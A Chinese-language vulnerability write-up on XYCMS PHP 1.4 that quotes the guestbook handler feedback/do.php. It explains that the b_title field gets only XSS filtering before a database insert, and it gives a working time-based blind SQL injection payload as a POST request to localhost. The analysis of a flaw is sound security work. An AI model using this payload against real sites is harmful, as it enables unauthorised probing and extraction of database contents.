#xycms b_title参数 sql注入漏洞

漏洞简介：

XYCMS原名为南京XYCMS企业建站系统，所设计的版本分为动态版和静态版。 XYCMS（PHP版）1.4版本 留言板 存在 sql注入漏洞

##漏洞分析 看`www/feedback/do.php`文件


```
$act=$_REQUEST['action'];
if($act=='add'){
$f_title=remove_xss(strip_tags($_POST['b_title']));
$f_name=remove_xss(strip_tags($_POST['b_name']));
$f_tel=remove_xss(strip_tags($_POST['b_tel']));
$f_content=remove_xss(strip_tags($_POST['content']));
$f_yz=remove_xss(strip_tags($_POST['yz']));
if($f_yz!=='a5bc29550679567619a5a05bb8615192'){
  echo("<script type='text/javascript'> alert('参数错误'); window.history.back();
</script>");
  exit;
}

$code=$_POST['code'];
$Captcha= new XycmsCaptcha();
if(!$Captcha->CheckCode($code)){
    echo("<script type='text/javascript'> alert('验证码错误');
window.history.back();</script>");
    exit;
}
$bookinfo = array(
    'title' => $f_title,
    'f_name' => $f_name,
    'f_tel' => $f_tel,
    'content' => $f_content,
    'c_date' => strtotime(date('Y-m-d'))
);
$db->insert("xy_book",$bookinfo);
ok_info('/index.html',"恭喜你,留言添加成功，请勿重复提交！");
}
```

参数`f_title`经过`remove_xss`和`strip_tags`函数进行过滤，这两个函数都是过滤xss的函数，并没有对sql敏感字符进行过滤，导致sql注入漏洞。

漏洞复现

payload: `http://localhost/feedback/do.php?action=add` post: `b_title=11'+AND+(select+if(mid(user(),1,1)='r',sleep(5),0)),'1','11','11','1496851200')#&b_name=11&b_tel=11&content=11&code=3a9aayz=a5bc29550679567619a5a05bb8615192`



mysql运行截图